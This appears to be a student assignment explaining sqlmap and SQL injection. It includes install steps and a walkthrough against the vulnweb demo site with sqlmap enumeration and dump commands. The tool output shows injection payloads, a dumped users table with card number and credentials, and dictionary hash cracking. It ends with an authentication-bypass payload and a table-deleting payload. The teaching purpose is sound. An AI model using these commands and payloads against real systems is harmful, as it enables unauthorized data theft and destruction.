

Assignment -2

**SQL map and SQL injection
attacks**



SQL MAP

Introduction to SQL map

Introduction:

sqlmap is an open source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws and taking over of database servers. It comes with a powerful detection engine, many niche features for the ultimate penetration tester and a broad range of switches lasting from database fingerprinting, over data fetching from the database, to accessing the underlying file system and executing commands on the operating system via out-of-band connections.

Usage of SQL map

Features:

- Full support for MySQL, Oracle, PostgreSQL, Microsoft SQL Server, Microsoft Access, IBM DB2, SQLite, Firebird, Sybase, SAP MaxDB, HSQLDB and Informix database management systems.
- Full support for six SQL injection techniques: boolean-based blind, time-based blind, error-based, UNION query-based, stacked queries and out-of-band.
- Support to directly connect to the database without passing via a SQL injection, by providing DBMS credentials, IP address, port and database name.
- Support to enumerate users, password hashes, privileges, roles, databases, tables and columns.
- Automatic recognition of password hash formats and support for cracking them using a dictionary-based attack.
- Support to dump database tables entirely, a range of entries or specific columns as per user's. The user can also choose to dump only a range of characters from each column's entry.

- Support to dump database tables entirely, a range of entries or specific columns as per user's choice. The user can also choose to dump only a range of characters from each column's entry.
- Support to search for specific database names, specific tables across all databases or specific columns across all databases' tables. This is useful, for instance, to identify tables containing custom application credentials where relevant columns' names contain string like name and pass.
- Support to download and upload any file from the database server underlying file system when the database software is MySQL, PostgreSQL or Microsoft SQL Server.
- Support to execute arbitrary commands and retrieve their standard output on the database server underlying operating system when the database software is MySQL, PostgreSQL or Microsoft SQL Server.

Installation of SQL map

- Sqlmap is an open-source penetration testing tool. It comes with a powerful detection engine. It automates the process of detecting & taking over the database server. There is total of six SQL injection tool techniques are present. This is the highest amount of tool present than others. When we are going to extract the password from a vulnerable database, often the passwords are in hash form. It can detect the hash & can mention which type of hash was that.

Downloading & Installation:


Step 1: Browse to this link.

Step 2: Click on the zip file on the right side & download the file.



Step 3: Then you have to extract the zip file. And then rename it to 'sqlmap'

Step 4: Then cut the folder & paste it to your pc C drive



- Step 5: Open Command Prompt from the start menu.
- Step 6: Write down the following command one by one
- cd ../ ../
- dir

```
(c) 2018 Microsoft Corporation. All rights reserved.  
C:\Users\ >cd ../ ../ (1)  
  
C:\>dir (2)  
Volume in drive C is OS  
Volume Serial Number is 0C29-7F1E  
  
Directory of C:\  
  
10/01/2017 12:11 AM                219 Config.dat  
05/23/2019 02:34 PM          <DIR>      Intel  
05/23/2019 02:45 PM          <DIR>      OEM  
05/23/2019 04:19 PM          <DIR>      PAV  
09/15/2018 01:03 PM          <DIR>      PerfLogs  
05/23/2019 04:19 PM                809 PgXInstall.log  
11/27/2019 11:55 AM       34,160,807 pgxsrv.log  
11/17/2019 01:04 PM          <DIR>      Program Files  
11/16/2019 08:21 PM          <DIR>      Program Files (x86)  
11/27/2019 11:20 AM          <DIR>      Python27  
11/10/2019 11:51 AM                1,862 SoftUpdateLog.txt  
11/27/2019 12:05 PM          <DIR>      sqlmap  
08/23/2019 02:51 PM          <DIR>      TMP  
05/23/2019 02:14 PM          <DIR>      Users  
11/17/2019 08:09 PM          <DIR>      wamp  
11/25/2019 01:50 PM          <DIR>      Windows  
  
         4 File(s)      34,163,697 bytes  
        12 Dir(s)  119,383,670,784 bytes free
```

Identification of SQL injection vulnerabilities



What Does Sql Injection Mean

- First, there is a software defect
- That defect results in a security **vulnerability** (or just vulnerability)
- A vulnerability is a weakness for certain types of attacks on the security of the application
- One of the possible **attack** types is an SQL Injection
- So, if you have a vulnerability that permits SQL Injection attacks, you have an SQL Injection vulnerability
- Why are we talking about this before we know more about security?


```
$ python sqlmap.py -u "http://debiandev/sqlmap/mysql/get_int.php?id=1" --batch
```



[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 10:44:53 /2019-04-30/

```
[10:44:54] [INFO] testing connection to the target URL
[10:44:54] [INFO] heuristics detected web page charset 'ascii'
[10:44:54] [INFO] checking if the target is protected by some kind of WAF/IPS
[10:44:54] [INFO] testing if the target URL content is stable
[10:44:55] [INFO] target URL content is stable
[10:44:55] [INFO] testing if GET parameter 'id' is dynamic
[10:44:55] [INFO] GET parameter 'id' appears to be dynamic
[10:44:55] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable
(possible DBMS: 'MySQL')
```


Execution Over Kali Linux:

Step 1:

Find the Get Method of the website by checking all the link and submitting the input.

i.e. ?something=something


<http://test.php.vulnweb.com/search.php?test=query>



Step 2:

<http://test.php.vulnweb.com/search.php?test=query> - - dbs

Find The Name Of Database Of The Website




The name of the Database is *Acuart*.

Step 3:

Finding all tables in the database

<http://test.php.vulnweb.com/search.php?test=query> -D acurat - -tables




```
root@kali: ~  
[20:50:45] [INFO] the back-end DBMS is MySQL  
web application technology: Nginx, PHP 5.3.10  
back-end DBMS: MySQL 5.0.12  
[20:50:45] [INFO] fetching tables for database: 'acuart'  
Database: acuart  
[8 tables]  
+-----+  
| artists |  
| carts  |  
| categ  |  
| featured |  
| guestbook |  
| pictures |  
| products |  
| users   |  
+-----+  
[20:50:45] [INFO] fetched data logged to text files under '/root/.sqlmap/output/  
www.test.php.vulnweb.com'  
[*] shutting down at 20:50:45  
root@kali:~#
```


Step 4:

Collecting Information about users table,

<http://test.php.vulnweb.com/search.php?test=query> -D acurat -T users -dump




```
File Edit View Search Terminal Help  
back-end DBMS: MySQL 5.0.12  
[20:51:47] [INFO] fetched data logged to text files under '/root/.sqlmap/output/  
www.test.php.vulnweb.com'  
[*] shutting down at 20:51:47  
root@kali:~# sqlmap -u http://www.test.php.vulnweb.com/search.php?test=query -D  
acuart -T users --dump  
[20:51:47] [INFO] fetched data logged to text files under '/root/.sqlmap/output/  
www.test.php.vulnweb.com'  
[*] shutting down at 20:51:47  
root@kali:~#  
[20:52:57] [INFO] resuming back-end DBMS 'mysql'  
[20:52:57] [INFO] testing connection to the target URL  
[*] starting at 20:52:57
```

```
root@kali: ~
File Edit View Search Terminal Help
sqlmap resumed the following injection point(s) from stored session:
...
Parameter: test (GET)
Type: AND/OR time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (SELECT)
Payload: test=query' AND (SELECT * FROM (SELECT(SLEEP(5)))fPvK) AND 'RkqY'='
RkqY
...
Type: UNION query
Title: Generic UNION query (NULL) - 3 columns
Payload: test=query' UNION ALL SELECT NULL,CONCAT(0x716b706271,0x7149634b744
65551776d5a646264627a56487465446c6d7a57674a747952624a455a6c6b6f517443,0x71766b7a
71),NULL--
...
[20:53:20] [INFO] the back-end DBMS is MySQL
web application technology: Nginx, PHP 5.3.10
back-end DBMS: MySQL 5.0.12
[20:53:20] [INFO] fetching columns for table 'users' in database 'acuart'
[20:53:20] [INFO] fetching entries for table 'users' in database 'acuart'
[20:53:20] [INFO] analyzing table dump for possible password hashes
[20:53:20] [INFO] recognized possible password hashes in column 'cart'
do you want to store hashes to a temporary file for eventual further processing
with other tools [y/N]
```

system is asking For the dictionary because the password is in the md5
orm.



```
root@kali: ~
File Edit View Search Terminal Help
RkqY
Type: UNION query
Title: Generic UNION query (NULL) - 3 columns
Payload: test=query' UNION ALL SELECT NULL,CONCAT(0x716b706271,0x7149634b744
65551776d5a646264627a56487465446c6d7a57674a747952624a455a6c6b6f517443,0x71766b7a
71),NULL--
...
[20:53:20] [INFO] the back-end DBMS is MySQL
web application technology: Nginx, PHP 5.3.10
back-end DBMS: MySQL 5.0.12
[20:53:20] [INFO] fetching columns for table 'users' in database 'acuart'
[20:53:20] [INFO] fetching entries for table 'users' in database 'acuart'
[20:53:20] [INFO] analyzing table dump for possible password hashes
[20:53:20] [INFO] recognized possible password hashes in column 'cart'
do you want to store hashes to a temporary file for eventual further processing
with other tools [y/N]
do you want to crack them via a dictionary-based attack? [Y/n/q]
[20:54:39] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/txt/wordlist.zip' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
>
```

After Searching the password in the Default wordlist we find the user
name is test and password is also test


```
do you want to crack them via a dictionary-based attack? [Y/n/q]
(20:54:36) [INFO] using hash method: 'md5_generic_password'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/txt/wordlist.zip' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
>
(20:55:25) [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N]
(20:55:32) [INFO] starting dictionary-based cracking: md5_generic_password
(20:55:32) [INFO] starting 2 processes
(20:55:48) [WARNING] no clear password(s) found
(20:55:48) [INFO] postprocessing table dump
Database: acuart
Table: users
[1 entry]
-----+-----+-----+-----+-----+-----+-----+-----+
| cc | name | cart | pass | uname | phone | email | address |
-----+-----+-----+-----+-----+-----+-----+-----+
| 1234-5678-2300-9800 | John Smith | 139480a2b85a582b2wf3cc588d61c848 | test | test | 2323345 | email@email.com | </textarea><script>phelcidCallback(5720688994)</script> |
-----+-----+-----+-----+-----+-----+-----+-----+

(20:55:48) [INFO] table 'acuart.users' dumped to CSV file: '/root/.sqlmap/output/www.test.php.vulnweb.com/amp/acuart/users.csv'
(20:55:48) [INFO] fetched data logged to text files under: '/root/.sqlmap/output/www.test.php.vulnweb.com'

[*] shutting down at 20:55:48

root@kali:~#
```

SQL injection attack




How SQL Injection work:

- The ability to inject SQL commands into the database engine through an existing application
- SQL injection is the use of publicly available fields to gain entry to your database.
- This is done by entering SQL commands into your form fields instead of the expected data.
- Improperly coded forms will allow a hacker to use them as an entry point to your database



How SQL Injection works

1. App sends form to user.
2. Attacker submits form with SQL exploit data.
3. Application builds string with exploit data.
4. Application sends SQL query to DB.
5. DB executes query, including exploit, sends data back to application.
6. Application returns data to user.



SQL Injection Attack #1

Unauthorized Access Attempt:

password = ' or 1=1 --

SQL statement becomes:

select count(*) from users where username = 'user'
and password = " or 1=1 --

Checks if password is empty OR 1=1, which is always true, permitting access.

SQL Injection Attack #2

Database Modification Attack:

password = foo'; delete from table users
